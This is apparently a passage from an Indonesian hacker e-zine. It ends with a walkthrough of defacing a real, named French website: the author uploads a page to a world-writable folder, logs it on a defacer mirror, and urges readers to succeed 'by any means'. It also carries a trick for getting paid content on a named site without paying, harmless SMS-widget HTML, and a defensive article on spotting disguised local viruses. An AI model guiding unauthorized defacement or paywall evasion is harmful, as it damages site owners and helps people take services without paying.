
coba upload, Lihat directory nya dulu dengan me-List File **/var/www/vhosts/arteis-mulhouse.fr/httpdocs/administrator/** setelah itu klik upload dan cari file depesan kita misal **wht.html** (usahakan cari folder yang permissionnya **777** atau **-rwxrwxrwx** biar file mudah diupload)



Dan hasilnya Upload file Succes !!! ,file berhasil di upload.



Lalu cek dengan memanggil URL file tersebut <http://www.arteis-rixheim.fr/administrator/wht.html>
Masukin ke indeves biar ga dikira bohongan mirror:
<http://indonesiandefacer.org/mirror/2010/09/arteisrixheim.html>



Sukses deh ☺

Intinya lakukan dengan segala macam cara dan kemungkinan hingga kamu bisa berhasil /SUKSES atas apa yang kamu inginkan, jangan menyerah sebelum kamu benar2 tahu itu memang tidak bisa dan memang sudah mentok segitu saja eksploitasinya ☺

“JANGAN TANYA KENAPA AKU MELAKUKANNYA, TAPI TANYA BAGAIMANA AKU MELAKUKANNYA”

Thanks to: kaMtiEz & hellodraculla

.:|CODENESIA | INDONESIANCODER | WANNABEHACKERTEAM | .:



By: anharku a.k.a r13y5h4

e-mail: anharku@codenesia.com

web: <http://anharku.us>

Membuat Page SMS ONLINE

By: anharku

Kalau kemarin sudah banyak artikel yang membicarakan bagaimana membuat sms boomer, bagaimana mengirim sms gratis mari sekarang kita buat halaman SMS Online di website kita sendiri. Kan bangga kalau punya web yang ada halaman sms online nya hehehe. Sekarang yang kita butuhkan hanyalah notepad, **notepad ++** juga boleh asal jangan **pijat ++** hehehe ☺

Lalu paste code berikut ini:

```
<html><head>
<title>Codenesia SMS Online | Created by anharku | code mirror from
http://sms-online.web.id </title>
<link rel="SHORTCUT ICON"
href="http://codenesia.com/sites/default/files/waffles_favicon_2.png">

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-
1"></head>
<body bgcolor="#38ACEC" background="" text="white" link="#0000ff"
onload="stuff()"
oncontextmenu="alert('i'am just naive user'); return false">
</h1>
<div align="center">
<h1 align="center">
<param value="#ffffff" name="bgcolor">
<br />
</object>
<center>
<frameset rows="*" framespacing="0" border="0" frameborder="NO">
<iframe name="I2" src="http://sms-online.web.id/widget"
width="270" height="350"> not support
</iframe>
</center>
</td>
</tr>
</tbody></table>
<br>
</body></html>
```

Nah dagh kan Code tersebut yang perlu diperhatikan adalah bagian:

```
<iframe name="I2" src="http://sms-online.web.id/widget"
width="270" height="350"> not support
</iframe>
```

Tag <iframe> berfungsi untuk mendefinisikan inline frame yang berisi dokumen lain. Nah dokumen tersebut diambil dari <http://sms-online.web.id/widget> yang memiliki mesin SMS online nya hehehe ☺

Setelah file tersebut di tulis dalam notepad lalu **save as** dengan ekstensi *.php misal smsonline.php lalu upload di server kamu. Setelah itu lalu panggil dari browser kamu.

Misalnya: <http://codenesia.com/smsonline.php> atau <http://codenesia.com/smsonline2.php>



Masukkan nomor Hp , lalu tulis pesan smsnya, kemudian jawaab capcha penjumlahannya, tekan tomol kirim sms maka sms akan dikirim ke No Hp tujuan.

Dagh yagh semoga bermanfaat.. ☺

Salam



Anharku a.k.a r13y5h4

e-mail : anharku@codenesia.com


<http://anharku.us>

Mendapatkan Akun fullandfree.info “GRATIS”


By: D'mas a.k.a boyzzz99

Berikut ini adalah sedikit trik mendapatkan akun FULLANDFREE.INFO tanpa mengeluarkan biaya. Trik ini saya peroleh ketika ‘nyasar’ ke situs [itu](#), (lupa mau cari apa waktu itu) dan [disana](#) ada Categories ato apalah namanya yang “digembok”. Karena penasaran, coba tak pilih Categories yang “digembok” itu. Ehhhhhhh lha malah disuruh daftar. Yo wis tak ngikut daftar aja. Setelah menempuh beberapa proses, akhirnya dapet juga tu akun. Gratis lagi. Mas-mas, mana triknya? Kok malah cerita... Oh iya saya lupa. Kita lihat triknya di TeKaPe...


1. Buka FULLANDFREE.INFO dari browser (yang saya gunakan OPERA).




2. Klik Register



3. Isi Username dan Email kamu. Kemudian klik Register.




4. Setelah ada pemberitahuan seperti pada gambar dibawah ini. Buka Inbox Email-mu




5. Buka pesan dari wordpress@fullandfree.info. Di sana terdapat username dan password untuk login ke FULLANDFREE.INFO. Login-nya bisa lewat halaman seperti gambar no.4.
6. Setelah Login, pasti langsung diredirect(diarahkan) ke Paypal. "Kalo mau bayar ya silahkan, kalo nggak juga gak papa..." Untuk mengatasinya caranya mudah banget... Buka aja FULLANDFREE.INFO lagi(di tab baru juga bisa) dan.. jreng jreeengggg. Anda sudah

memiliki akses sebagai member tanpa mengeluarkan biaya dan pastinya bisa membuka Categories2 yang sebelumnya “digembok”. He he he...

7. Nikmati semua fasilitas yang sudah disediakan sampai puassss. Trus Log-Outnya gimana mas? Gampang... lihat gambar berikut



8. Loh... kok diredirect ke Paypal lagi? Gimana nih... Tenang... sebelum diredirect ke Paypal kan muncul halaman kayak gini. Trus cepet2 klik Sign Out. Selesai....



By D'mas a.k.a boyzzz99

SpEcIaL ThanX's For

Allah Swt

My Father, Mom and My Brother

All My Friends & Teachers in SMANESA

And All That Help Me...

Apa dan bagaimana Virus Lokal Itu?

By: X-Cisadane

Intro :

As-Salāmu `Alaikum (عليكم السلام) Perkenalkan nama saya **X-Cisadane**, saya sebelumnya belum pernah mengirim artikel/tulisan ke redaksi **Codenesia**. Mungkin ini yang pertamax buat saya, dan terimakasih atas kesempatan yang diberikan oleh redaksi Codenesia yang sedang merayakan hari jadinya, tak lupa saya ucapkan **Happy Birthday** to **Codenesia**. Pada tulisan ini saya sebagai penulis, ingin mengupas tentang Virus Lokal yang kian hari kian meresahkan, mudah-mudahan dengan membaca tulisan ini para pembaca tidak lagi terkena Virus Lokal maupun Virus dari negeri tetangga. Walaupun tulisan ini masih jauh dari sempurna penulis harap tulisan ini dapat berguna bagi pembacanya.

Pembahasan :


Sebelum penulis beranjak lebih jauh penulis ingin menyinggung sedikit perbedaan Virus Lokal dan Virus dari Mancanegara.

Virus Lokal	Virus Mancanegara
Cenderung menggunakan autorun.inf, desktop.ini dan folder.htt dalam menyebarkan aksinya.	Ada beberapa yang menggunakan autorun.inf sebagai media otomatisasinya.
Social Engineering biasanya menggunakan ekstensi ganda, Nama File yang unik dan Icon yang menyerupai sebuah file gambar/video/dokumen. Contoh : Foto telanjang.jpg.exe dengan icon file.jpg	Social Engineering biasanya menggunakan Nama File seperti File-File Systemnya Windows dan juga Nama File dengan metode Random (acak). Contoh : svch0st.exe, svchost.exe ,ar8jdue.exe.
Bersifat Infector dengan mereplace/Overwrite isi dari File yang dijadikan sasaran.	Bersifat Injector, Virus menggabungkan diri dengan File yang dijadikan sasaran.
Internal Destructor, biasanya akan menghapus File-File tertentu atau hanya menyembunyikannya saja.	Eksternal Destructor, biasanya akan Menginstall Virus lain, Menjadikan mesin pembaca menjadi BotNet, Spamming, dll.
Bersifat restriktif dengan memanipulasi Registry,	Bersifat manipulator, memanipulasi Sistem


agar fasilitas yang ada di Windows tidak bisa dipakai.	Operasi agar membuka celah keamanan atau Port tertentu, membuat Backdoor dan sebagainya.
Penyebaran lebih utama ke Media Removable, seperti : Flashdisk.	Penyebaran utama adalah Jaringan & Internet. Misal : Website, Program illegal (Crack, Keygen & Patch), Irc, Iklan, Email (spam), dll.
Ukuran File cenderung lebih besar.	Ukuran File cenderung lebih kecil.
Beberapa Virus menggunakan Teknik handal, seperti : Enkripsi, VB/Delphi Killer, Caption/File Name Killer, dan sebagainya.	Beberapa Virus menggunakan Teknik handal, seperti : Enkripsi, Polimorfisme, Stealth/Anti-Heuristic, Memory Resident, dan sebagainya.
Dibuat untuk tujuan iseng, pamer, jahil dan tidak jelas.	Dibuat untuk tujuan serius, misalnya : Penyerangan kepada pihak tertentu.
Korban mudah sadar jikalau Windowsnya sedang terserang Virus, karena Virus Lokal suka menampilkan pesan-pesan yang seharusnya tidak perlu dilakukan.	Korban tidak lekas sadar, karena jarang sekali Virus Mancanegara menampilkan Pesan yang membuat Korban tersadar, kecuali jika ada maksud tertentu.

Kebanyakan dari Virus Lokal dipenuhi dengan yang bertipe Executable dan ada beberapa yang bertipe Script seperti : .vbe, .vbs, .bat dan .cmd, Sedangkan Virus Mancanegara sudah jarang yang bertipe Script, Mungkin disebabkan karena kecanggihan dari Heuristic Anti-Virus Umum (AV Berlabel). Ada juga Virus Lokal yang setelah menginfeksi Windows, dia membuat File Tipe baru misalnya : .kangen, .sbv, .cinta, dan lain-lain. Bagaimana cara menanganinya? Silahkan pembaca buka Registry Editor atau Aplikasi Registry Editor diluar besutan Microsoft kemudian masuk ke : HKEY_CLASSES_ROOT\.\nama ekstensi dan HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.\nama ekstensi, setelah itu Delete Keynya (dilambangkan dengan Folder).

Contoh : HKEY_CLASSES_ROOT\.\kangen



Contoh : HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.kangen



Cara tersebut biasa dinamakan dengan Bind Extension atau Pengikatan Ekstensi, jika kita lihat pada ilustrasi di atas .kangen memiliki tipe yang sama dengan exefile (.exe). Memang sih cara ini sudah jarang digunakan oleh Virus-virus lokal. Nah sekarang kita beralih ke Social Engineering, Teknik Social Engineering yang biasa digunakan oleh Virus lokal untuk mengelabui korban adalah menggunakan ekstensi ganda (.docx.exe), menggunakan Icon yang menyerupai file tertentu (misal : Msword), dan menggunakan Nama File yang unik (misal : Laporan Keuangan). Untuk lebih jelasnya perhatikan ilustrasi di bawah ini :




Sekilas ilustrasi di atas tidak ada bedanya dengan file .doc atau .docx lainnya, sehingga tidak bisa dipungkiri lagi jikalau ada saja pengguna Windows yang akan mengeksekusinya dan kemudian Virusnya menginfeksi Windows korban. Oke, untuk memeriksa apakah File pada ilustrasi di atas adalah Virus atau bukan, penulis akan menunjukkan 6 cara (Lebih atau kurangnya silahkan pembaca cari sendiri).


Cara Pertama : Arahkan pointer mouse pada File tersebut, sehingga akan muncul Balloon label seperti pada ilustrasi di bawah ini :



Sekarang pembaca perhatikan labelnya : Description dan File Version??? Description dan File Version itu hanya ada di File-File yang Executable dan seharusnya bukan Application. Sedangkan untuk .doc dan .docx, seharusnya adalah Microsoft Office Word Document seperti pada ilustrasi di bawah ini :




Cara Kedua : Kunci untuk membedakan mana File yang asli mana File yang palsu, sebenarnya terletak pada ketelitian saja. Coba pembaca perhatikan pada Common Tasks, seperti pada ilustrasi di bawah ini :




Disitu tertera tulisan : Application. Pada file .doc dan .docx yang asli adalah : Microsoft Office Word Document, bukan Application!

Cara Ketiga : Buka Folder Options, Pilih tab View dan cari : Hide extensions for known file types, hapus tanda ceklistnya, ini berguna untuk menampilkan File Extension. Dan berikan ceklist pada : Hide protected operating system files (Recommended), ini berguna untuk menampilkan file .doc ataupun .docx yang biasanya sengaja disembunyikan oleh si Virus. Agar lebih jelas, perhatikan ilustrasi di bawah ini :




Seiring dengan kemajuan zaman, penemuan ide-ide dan hasil penelitian, mungkin Virus Maker dapat membuat Virus dengan Teknik Social Engineering yang sempurna, tidak lagi menampilkan Application tetapi menampilkan Microsoft Office Word Document dan juga biasanya Virus lokal akan menyembunyikan Folder Options & Common Tasks agar cara-cara di atas dapat dipatahkan. Kalau sudah seperti ini, lantas bagaimana cara membedakannya? Deskripsinya sudah Microsoft Office Word Document bukan Application lagi, Tab-tab Propertiesnya pun sudah dimanipulasi! Oke, silahkan pembaca ikuti cara keempat dan kelima.

